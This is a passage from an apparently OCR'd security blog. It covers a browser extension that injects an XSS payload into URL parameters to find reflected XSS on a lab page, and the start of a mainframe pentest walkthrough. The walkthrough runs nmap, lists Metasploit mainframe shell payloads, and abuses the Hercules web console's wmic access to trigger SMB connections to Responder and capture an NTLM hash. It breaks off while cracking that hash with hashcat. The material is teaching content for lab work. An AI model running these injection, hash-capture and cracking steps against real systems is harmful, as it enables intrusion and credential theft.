
```
-------------------------------------------
Tab ID       : 4
Tab title    : asd
Tab hostname : 192.168.1.10
Tab URL      : http://192.168.1.10/in2.php?name=sialala&submit=submit
undefined
------------ end
```

```
root@ubuntu20: /home/c/src/bonus01
c@ubuntu20: ~/src/bonus01        root@ubuntu:
root@ubuntu20:/home/c/src/bonus01# tail -n1 -f /var/log/apache2/access.log
10.0.2.2 - - [29/Dec/2020:10:57:10 +0100] "GET /in2.php?name=hehe&submit=hehe HTTP/1.1"
inux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"



10.0.2.2 - - [29/Dec/2020:10:57:39 +0100] "GET /in2.php?name=hehe&submit=submit HTTP/1.1
 Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"
10.0.2.2 - - [29/Dec/2020:10:57:39 +0100] "GET /in2.php?name=hehe&submit=hehe HTTP/1.1"
inux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"
```


Let’s continue here:

```
        let tabInfo = await browser.tabs.get(info.tabId);
        if(!tabInfo.url.startsWith('http'))
                return;


        let hostname = new URL(tabInfo.url).hostname;
        var url = tabInfo.url;

        console.log("-------------------------------------------");
        console.log("Tab ID       : " + tabInfo.id);
        console.log("Tab title    : " + tabInfo.title); // .url);
        console.log("Tab hostname : " + hostname);
        console.log("Tab URL      : " + tabInfo.url);

        let params = (new URL(tabInfo.url)).searchParams;
        var searchParams = new URLSearchParams(params);
        //let name = params.get('name'); // get specific param name, ex "name"
        //let submited = params.get('submit');
        //console.log(name);
        searchParams.forEach(function(value, key) {
                const parsedUrl = new URL(tabInfo.url);
                //console.log(searchParams.set(key,"hehe"));
                const payload = "'>\"><script>alert(1)</script>";
                console.log(searchParams.set(key, payload);
                searchParams.toString();
                //console.log(parsedUrl.searchParams.get(key)); // param name

                //console.log("Key => " + key + " and value is: " + value);
                //console.log(tabInfo.url.body);



                //value = value + "asdasd";
                //console.log("New value = " + value);
                //console.log("  -> resend : ");


                //new_req = new Request(parsedUrl);
                //console.log(new_req);
                const newUrl = "http://" +  hostname + '/in2.php?' + searchParams.toString();
                const response = fetch(new URL(newUrl));


        });
        console.log("------------ end ----------------");
background.js" 58L, 1668C written
```

Checking very first results:



Ok, looks good. Checking console:




Not so good, but better than the last time ;) Let's continue below to see if we grabbed the response:

Ok – let's say „we have it". But we need something more. I decided to quickly add something that will help us to identify (and print) only the parameters „vulnerable" to our „attack" (read as: if there is an echo-back of our *payload* in the response page):

```
Webconsole context has changed
-----------------------------------------
Tab ID       : 4
Tab title    : asd
Tab hostname : 192.168.1.10
Tab URL      : http://192.168.1.10/in2.php?name=qew&submit=submit
undefined
------------ end ----------------
 !!!! Found XSS for param: name !!!!
 !!!! Found XSS for param: submit !!!!
```

If you would like to continue reading about WebExtensions[10] feel free to check also WebGoat to verify your results ;)



To not spoil it for you too much – I won't release the source of this extension. I believe it will help you to read the documentation[10] and have more fun with your own 'private research'. ;)

Enjoy!

Reference

Links and resources I found interesting when I was preparing this article:

1 – „”Random Topics” (Stream 111)

2 – Download Ubuntu

3 - MDN

4 - Extensions-Examples

5 – User interface

6 - onClicked

7 - Popups

8 – DevDungeon resources

9 - Wooper

10 – Basic Anatomy


11 – Background scripts

12 – HTTP Request

Her Cool S (too)

Intro

Last time we had some *introduction* to the MainFrames[1]. Today we'll try to extend an environment described in previous episode and prepare some 'new' scenario to learn how to attack (and protect of course;]) the „mainframe machine". To continue this series – we'll start here:



Environment

Similar to the last case[1] today we'll use:

- Windows 10 (I used x86)


- Hercules Emulator (version: 3.07[2])

- Kali Linux (2.0 as an our base/jumphost).

!!! Spoiler alert: because Windows just love to update each time you are not watching it or working with it – remember to disable updates at every possible place that is known for you.

„You'll thank me later." ;) But TBH – it should save you 'some time' (read as: few lost hours wasted for waiting for pointless updates...)*. So... ;]

If we'll need anything else – I'll note it down below. For now we should be somewhere here:



*(yep, screen above was created when I already reinstalled Windows10 VM with disabled network adapter; after reboot, it asked for a 40minutes updates... I decided it will be faster to reinstall it from the beginning ;S Anyway... ;])


Currently

For now (after we are „sure" that we disabled every possible 'automatic updates' ;)) we can continue from this stage:


- we already have an access to the „client's internal environment" (internal pentest or some similar project, you know ;])

- we found a mainframe box.

Ok. Let's see what we've done so far[1]. Last time – let's say – we were here:



Today we'll start from this point. Currently we should be somewhere here:




First results are presented below:

```
PORT     STATE SERVICE          REASON  VERSION
3270/tcp open  telnet           syn-ack
8081/tcp open  blackice-icecap? syn-ack
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 File Not Found
|     Connection: close
|     Content-Type: text/html
|     <HTML><HEAD><TITLE>404 File Not Found</TITLE></HEAD><BODY><H1>404 File Not Found</H1><P>No such file or directory</BODY></HTML>
|   GenericLines, SIPOptions:
|     HTTP/1.0 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     <HTML><HEAD><TITLE>400 Bad Request</TITLE></HEAD><BODY><H1>400 Bad Request</H1><P>You must specify a GET or POST request</BODY></HTML>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html
|     Expires: Wed, 30 Dec 2020 20:38:56 GMT Standard Time
|     Content-Length: 687
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
|     <title>Hercules</title>
|     <link rel="shortcut icon" href="images/favicon.ico" />
|     <link rel="icon" href="images/favicon.ico" />
|     </head>
|     <frameset cols="15%,*" border="0" frameborder="1" framespacing="0">
|     <frame name="tasks" src="tasks.html">
|     <frameset rows="95,*" border="0" frameborder="1" framespacing="0">
|     <frame name="gui" src="fishgui.html" scrolling="no">
|     <frame name="main" src="cgi-bin/tasks/syslog#bottom">
|     <noframes>
|     <body>
|     <p>Hercules uses frames. Your browser does not support frames.</p>
|     </body>
|     </noframes>
|     </frameset>
|     </frameset>
|_    </html>
|_mcafee-epo-agent: ePO Agent not found
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org
```


Ok, what's next?

```
       =[ metasploit v5.0.93-dev                          ]
+ -- --=[ 2031 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf5 > search mainframe

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  exploit/mainframe/ftp/ftp_jcl_creds       2013-05-12       normal  Yes    FTP JCL Execution
   1  payload/cmd/mainframe/apf_privesc_jcl                      normal  No     JCL to Escalate Privileges
   2  payload/cmd/mainframe/bind_shell_jcl                       normal  No     Z/OS (MVS) Command Shell, Bind TCP
   3  payload/cmd/mainframe/generic_jcl                          normal  No     Generic JCL Test for Mainframe Exploits
   4  payload/cmd/mainframe/reverse_shell_jcl                    normal  No     Z/OS (MVS) Command Shell, Reverse TCP
   5  payload/mainframe/shell_reverse_tcp                        normal  No     Z/OS (MVS) Command Shell, Reverse TCP Inline
```


Ok. So far, we can see that there is only 1 'exploit' (for the ftp) and few 'payloads' we can use (as far as I think: when we already received a shell on remote target host). „Not much" – so in our 'example scenario' (where we have also an access to HTTP server) we can try this path:




(Yep, no password... so) after a while we should be here:



So far, so good. Next step – open the browser, we should be here:



Now, like I said before[1] – feel free to read the fantastic manual(s) ;) Check it out:



Well, correct me if I'm wrong but: there is a Windows-based-box and there is a(s far as I can see the) *WMIC* command ;> How can we connect both of those hints...? ;] Well, let's try this one:

```
VER             Displays the Windows version.
VERIFY          Tells Windows whether to verify that your files are written
                correctly to a disk.
VOL             Displays a disk volume label and serial number.
XCOPY           Copies files and directory trees.
WMIC            Displays WMI information inside interactive command shell.

For more information on tools see the command-line reference in the online help.
sh WMIC
```

Command: sh wmic computersystem get Name,Domain,Username [Send]

Response:

```
XCOPY           Copies files and directory trees.
WMIC            Displays WMI information inside interactive command shell.

For more information on tools see the command-line reference in the online help.
sh WMIC
sh wmic computersystem get Name,Domain,Username
Domain      Name              UserName
WORKGROUP   DESKTOP-0070OKN   DESK[redacted]N\c
```

Command: [Send]

Ok, cool. Let's try something else:

```
root@kali: ~
          NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]
```

I started responder to check if I'll be able to get some hashes from this target box. Checking:

Command: sh wmic process call create "iexplore \\192.168.1.10\asd" [Send]

Output(s):

```
sh wmic process call create "iexplore \\192.168.1.10\asd"
Invalid format.
Hint: <paramlist> = <param> [, <paramlist>].
sh wmic os get /format:"smb://192.168.1.10/asd"
Invalid XSL format (or) file name.
```


Command: [ ] Send

Ok, let's try this:

```
C:\Windows\System32\RuntimeBroker.exe -Embedding
"C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe" -Se
"C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe" -ServerN
C:\Windows\system32\svchost.exe -k UnistackSvcGroup
"C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe"
\??\C:\Windows\system32\conhost.exe 0x4
conspawn wmic process list
C:\Windows\system32\cmd.exe /c wmic process list
wmic  process list
```

Command: sh wmic process list Send

Looks good. ;] So I decided to give restart *responder* and use another command (*net help*). Now we should be here:



Well, well. It looks like we have a user's hash. Next step? We can continue with cracking hash (for example using *hashcat*):

```
root@kali:~# hashcat -m 5600 her_hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 1024/2972 MB allocat

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
